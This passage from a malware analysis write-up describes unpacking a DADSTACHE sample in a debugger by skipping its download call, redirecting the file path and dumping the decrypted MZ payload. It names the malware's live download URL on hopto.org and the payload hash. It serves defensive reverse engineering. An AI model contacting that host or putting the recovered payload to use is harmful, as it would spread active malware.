
Nice! As a side-effect we now also get the download URL that we already knew from the ANY.RUN trace (`https://armybar.hopto.org/Encrypted`). Note that the sandbox so far gave us only the server (`armybar.hopto.org`) but not exact URL for this - while rightfully assuming so, we now additionally confirmed that the file `Encrypted` found in the Temporary Internet Files is the actual `~liseces1.pcs` to be used next for decryption.

As strategized before, we will now *not* execute this API call but instead simply jump over it and proceed to the next instruction `test eax, eax` . As we can see, it is expected that `URLDownloadToFileA` would return `0x0` in order to continue into the part of the function that loads the file. We can simply clear the EAX register by manipulating its content. For convenience, we also don't need to place our `Encrypted` file at the location for shown in the screenshot (`C:\Users\redacted\AppData\Local\Temp\~liseces1.pcs`) but we can simply put it in any other location of our choice and change the path in the dump. The results of these actions (proceed execuction, modify file location) are shown in this screenshot:

One thing is important to note here: As we had already pushed arguments for `URLDownloadToFileA` onto the stack but did not execute the API call, this may have deranged the stack (by 5 DWORDs to be exact). This can be an issue when manipulating execution context in bigger debugging sessions. We avoid this, we could have set our breakpoint to `0x1c2350` (before execution of the argument pushes) instead, or manually fixed `ESP`. For this situation, this does not matter too much as we will not leave the context of this function and all relevant following pointer are relative to `EBP`.

Continuing our execution, we next need to know where the file contents will be stored in memory for decryption. For this, we can execute until after the `ReadFile` API call, because we can reconstruct the location from the `EBX` register:

You can follow the mouse cursor and see EBX pointing to `0x2e6740`, with the contents shown in the dump tab in the lower left corner. Our final steps are now continuing execution until after the `CryptDecrypt` and extracting the decrypted payload:



Excellent, there is the iconic tell-tale sign of our successful payload extraction: an MZ header! Using the context menu, we can dump the full section with the target payload. The only step left is ripping the executable from the section, which I usually do with my favorite hex editor: 010Editor.
The resulting unpacked file has a size of 138.752 bytes and is the DADSTACHE payload we were longing for!

As this final payload is not available on VT as of now, I have also added it to the package mentioned earlier.
`unpacked` (the result of the efforts described in here)
sha256: `f922913ed85e79d4a5eb804f23bde0888de86dc6f5521fde7ed607db212f1256`

Summary

I hope this outline of "Sandbox Necromancy" and the walkthrough are helpful to some of you. It's certainly a technique that is easily transferred to other situations and generally very useful.

If you want me to do more write-ups like this one, let me know. I typically struggle a bit when estimating if such aspects of analysis are too trivial or worthwhile the effort of documenting. :)

For further reading, a similar extraction walkthrough for an earlier DADSTACHE sample was written by Asuna Amawaka.